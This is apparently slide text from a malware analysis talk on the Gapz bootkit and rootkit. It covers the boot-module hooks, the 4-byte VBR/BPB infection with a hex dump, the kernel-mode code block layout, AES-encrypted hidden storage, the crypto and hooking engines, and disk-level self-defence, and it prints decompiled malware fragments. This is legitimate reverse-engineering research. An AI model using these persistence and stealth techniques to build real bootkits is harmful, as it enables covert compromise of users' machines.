- patches modules: ntldr, bootmgr, winload.exe, kernel image to survive processor execution mode switching and kernel-mode code integrity checks


Module Name	Hooked Routine
ntldr	BI_LoadBootDrivers
bootmgr	Archx86TransferTo32BitApplicationAsm
winload.exe	OslArchtransferToKernel
ntoskrnl.exe	IoInitSystem

Gapz Bootkit Workflow



Gapz VBR bootkit features:

- Relies on Microsoft Windows VBR layout
- The infections results in modifying only 4 bytes of VBR
- The patched bytes might differ on various installations



Gapz BPB Layout

```
struct BIOS_PARAMETER_BLOCK
{
    WORD        BytesPerSector;
    BYTE        SecPerCluster;
    WORD        ReservedSectors;
    BYTE        Reserved[5];
    BYTE        MediaDescriptorID;
    WORD        Reserved2;
    WORD        SectorsPerTrack;
    WORD        NumberOfHeads;
    DWORD       HiddenSectors;
    DWORD        Reserved3[2];
    LONGLONG     TotalSectors;
    LONGLONG     StartingCluster;
    LONGLONG     MFTMirrStartingCluster;
    DWORD        ClustersPerMFTRecord;
    DWORD        ClustersPerIndexBuffer;
    LONGLONG     VolumeSerialNumber;
    DWORD        Reserved4;
};
```


Gapz BPB Layout

```
00000000: EB 52 90 4E 54 46 53 20 20 20 20 00 02 08 00 00
00000010: 00 00 00 00 00 F8 00 00 3F 00 FF 00 00 08 00 00
00000020: 00 00 00 00 80 00 80 00 FF 1F 03 00 00 00 00 00
00000030: 55 21 00 00 00 00 00 00 02 00 00 00 00 00 00
00000040: F6 00 00 00 01 00 00 00 E6 94 34 C6 AD 34 C6 50
00000050: 00 00 00 00 FA 33 C0 8E D0 BC 00 7C FB 68 C0 07
00000060: 1F 1E 68 66 00 CB 88 16 0E 00 66 81 3E 03 00 4E
00000070: 54 46 53 75 15 B4 41 BB AA 55 CD 13 72 0C 81 FB
00000080: 55 AA 75 06 F7 C1 01 00 75 03 E9 DD 00 1E 83 EC
00000090: 18 68 1A 00 B4 48 8A 16 0E 00 8B F4 16 1F CD 13
000000A0: 9F 83 C4 18 9E 58 1F 72 E1 3B 06 0B 00 75 DB A3
000000B0: 0F 00 C1 2E 0F 00 04 1E 5A 33 DB B9 00 20 2B C8
000000C0: 66 FF 06 11 00 03 16 0F 00 8E C2 FF 06 16 00 E8
000000D0: 4B 00 2B C8 77 EF B8 00 BB CD 1A 66 23 C0 75 2D
000000E0: 66 81 FB 54 43 50 41 75 24 81 F9 02 01 72 1E 16
000000F0: 68 07 BB 16 68 70 0E 16 68 09 00 66 53 66 53 66
00000100: 55 16 16 16 68 B8 01 66 61 0E 07 CD 1A 33 C0 BF
00000110: 28 10 B9 D8 0F FC F3 AA E9 5F 01 90 90 66 60 1E
00000120: 06 66 A1 11 00 66 03 06 1C 00 1E 66 68 00 00 00
00000130: 00 66 50 06 53 68 01 00 68 10 00 B4 42 8A 16 0E
00000140: 00 16 1F 8B F4 CD 13 66 59 5B 5A 66 59 66 59 1F
00000150: 0F 82 16 00 66 FF 06 11 00 03 16 0F 00 8E C2 FF
00000160: 0E 16 00 75 BC 07 1F 66 61 C3 A0 F8 01 E8 09 00
00000170: A0 FB 01 E8 03 00 F4 EB FD B4 01 8B F0 AC 3C 00
00000180: 74 09 B4 0E BB 07 00 CD 10 EB F2 C3 0D 0A 41 20
00000190: 64 69 73 6B 20 72 65 61 64 20 65 72 72 6F 72 20
000001A0: 6F 63 63 75 72 72 65 64 00 0D 0A 42 4F 4F 54 4D
000001B0: 47 52 20 69 73 20 6D 69 73 73 69 6E 67 00 0D 0A
000001C0: 42 4F 4F 54 4D 47 52 20 69 73 20 63 6F 6D 70 72
000001D0: 65 73 73 65 64 00 0D 0A 50 72 65 73 73 20 43 74
000001E0: 72 6C 2B 41 6C 74 2B 44 65 6C 20 74 6F 20 72 65
000001F0: 73 74 61 72 74 0D 0A 00 8C A9 BE D6 00 00 55 AA
00000200: 07 00 42 00 4F 00 4F 00 54 00 4D 00 47 00 52 00
00000210: 04 00 24 00 49 00 33 00 30 00 00 D4 00 00 00 24
```


HiddenSectors field
of BPB

VBR of the
active partition

Gapz BPB Modification



before infection
after infection



Gapz: rootkit



Gapz Rootkit Overview

- **Gapz rootkit functionality is implemented as position independent kernel-mode code for both x86 and x64 platforms**
- **Gapz rootkit capabilities:**
 - ✓ Hidden storage implementation
 - ✓ User-mode payload injection
 - ✓ Covert network communication channel
 - ✓ C&C server authentication mechanism

Gapz Rootkit Overview

Gapz rootkit functionality is implemented as

```
int __stdcall OpenRegKey(PHANDLE hKey, PUNICODE_STRING Name)
{
    OBJECT_ATTRIBUTES obj_attr; // [sp+0h] [bp-1Ch]@1
    unsigned int _global_ptr; // [sp+18h] [bp-4h]@1

    _global_ptr = 0xBBBBBBBB;
    obj_attr.ObjectName = Name;
    obj_attr.RootDirectory = 0;
    obj_attr.SecurityDescriptor = 0;
    obj_attr.SecurityQualityOfService = 0;
    obj_attr.Length = 24;
    obj_attr.Attributes = 576;
    return (vBBBBBBBB->ZwOpenKey)(hKey, 0x20019, &obj_attr);
}
```

Gapz Kernel-mode Code Organization

```
struct GAPZ_BASIC_BLOCK_HEADER
{
    // A constant which is used to obtain addresses
    // of the routines implemented in the block
    unsigned int ProcBase;
    unsigned int Reserved[2];
    // Offset to the next block
    unsigned int NextBlockOffset;
    // Offset of the routine performing block initialization
    unsigned int BlockInitialization;
    // Offset to configuration information
    // from the end of the kernel-mode module
    // valid only for the first block
    unsigned int CfgOffset;
    // Set to zeroes
    unsigned int Reserved1[2];
};
```


Gapz Kernel-mode Code Blocks

Block #	Implemented Functionality
1	General API, gathering information on the hard drives, CRT string routines and etc.
2	Cryptographic library: RC4, MD5, SHA1, AES, BASE64 and etc.
3	Hooking engine, disassembler engine.
4	Hidden Storage implementation.
5	Hard disk driver hooks, self-defense.
6	Payload manager.
7	Payload injector into processes' user-mode address space.
8	Network communication: Data link layer.
9	Network communication: Transport layer.
10	Network communication: Protocol layer.
11	Payload communication interface.
12	Main routine.

Gapz Hidden Storage Implementation

- **Gapz implements modified FAT32 hidden volume based on FullFat project**
 - ✓ Length of file name in FAT directory entry is 32 bytes
- **The hidden volume is stored in the file with name:**
"\??\C:\System Volume Information\{XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXXX}"
- **The contents of the volume is encrypted with AES-256 in CBC mode:**
 - ✓ The sector LBA is used as IV

Gapz Hidden Storage Implementation

➤ Gapz implements modified FAT32 hidden volume

```
6F 76 65 72 6C 6F 72 64 33 32 2E 64 6C 6C 00 00 overlord32.dll..
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 3D 66 54 51 3D 66 54 51 3D 66 54 51 07 00 ..=FTQ=FTQ=FTQ..
00 00 00 26 00 00 00 00 00 00 00 00 00 00 00 00 ...&.....
6F 76 65 72 6C 6F 72 64 36 34 2E 64 6C 6C 00 00 overlord64.dll..
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 3D 66 54 51 3D 66 54 51 3D 66 54 51 0A 00 ..=FTQ=FTQ=FTQ..
00 00 00 2C 00 00 00 00 00 00 00 00 00 00 00 00 ...,.....
63 6F 6E 66 2E 7A 00 00 00 00 00 00 00 00 00 00 conf.z.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 3D 66 54 51 3D 66 54 51 3D 66 54 51 0D 00 ..=FTQ=FTQ=FTQ..
```

- ✓ The sector LBA is used as IV

Gapz Hidden Storage Implementation

```
int __stdcall aes_crypt_sectors_cbc(int IV, int c_text, int p_text, int num_of_sect, int bEncrypt, STRUCT_AES_KEY *Key)
{
    int result; // eax@1
    int _iv; // edi@2
    int cbc_iv[4]; // [sp+0h] [bp-14h]@3
    STRUCT_IPL_THREAD_1 *gl_struct; // [sp+10h] [bp-4h]@1

    gl_struct = 0xBFFFFFFF;
    result = num_of_sect;
    if ( num_of_sect )
    {
        _iv = IV;
        do
        {
            cbc_iv[3] = 0;
            cbc_iv[2] = 0;
            cbc_iv[1] = 0;
            cbc_iv[0] = _iv; // CBC initialization value
            result = (gl_struct->crypto->aes_crypt_cbc)(Key, bEncrypt, 512, cbc_iv, p_text, c_text);
            p_text += 512; // plain text
            c_text += 512; // cipher text
            ++_iv;
            --num_of_sect;
        }
        while ( num_of_sect );
    }
    return result;
}
```

Gapz Crypto Library Implementation

➤ Gapz crypto library functionality:

- ✓ Hashing: MD5, SHA1
- ✓ Symmetric ciphers: RC4, AES
- ✓ Asymmetric cipher: ECC

```
a2->md5_init = v4 - *v4 + 0x2A2C;  
a2->md5_process = v4 + 0x2A56 - *v4;  
a2->md5 = v4 + 0x3433 - *v4;  
a2->md5_finalize = v4 + 0x34E6 - *v4;  
a2->md5_hash = v4 + 0x35E4 - *v4;  
a2->init_sha1 = v4 + 0x37A1 - *v4;  
a2->sha1_process_block = v4 + 0x37D2 - *v4;  
a2->sha1 = v4 + 0x4965 - *v4;  
a2->sha1_finalize = v4 + 0x4A18 - *v4;  
a2->sha1_hash = v4 + 0x4B35 - *v4;  
a2->init_aes_sboxes = v4 + 0x6B3A - *v4;  
a2->aes_expand_key = v4 + 0x6DF7 - *v4;  
a2->aes_expand_and_crypt = v4 + 0x70E5 - *v4;  
a2->aes_crypt_block = v4 + 0x7243 - *v4;  
a2->aes_crypt_cbc = v4 + 0x7C14 - *v4;
```

Gapz Self-Defence Mechanisms

- Gapz hooks IRP_MJ_INTERNAL_DEVICE_CONTROL and IRP_MJ_DEVICE_CONTROL handlers to monitor:
 - ✓ IOCTL_SCSI_PASS_THROUGH
 - ✓ IOCTL_SCSI_PASS_THROUGH_DIRECT
 - ✓ IOCTL_ATA_PASS_THROUGH
 - ✓ IOCTL_ATA_PASS_THROUGH_DIRECT
- Gapz protects:
 - ✓ MBR/VBR from being read/overwritten
 - ✓ its image on the hard drive from being overwritten

Gapz Hooking Engine Implementation

- Gapz hooking engine is based on the "Hacker Disassembler Engine"
- Tries to avoid patching the very first bytes of the routine being hooked (*nop; mov edi, edi; etc.*):


```
for ( patch_offset = code_to_patch; ; patch_offset += instr.len )  
{  
    (v42->proc_buff_3->disasm)(patch_offset, &instr);  
    if ( (instr.len != 1 || instr.opcode != 0x90u)  
        && (instr.len != 2 || instr.opcode != 0x89u && instr.opcode != 0x8Bu || instr.modrm_rm != instr.modrm_reg) )  
        break;  
}
```


Gapz Hooking Engine Implementation

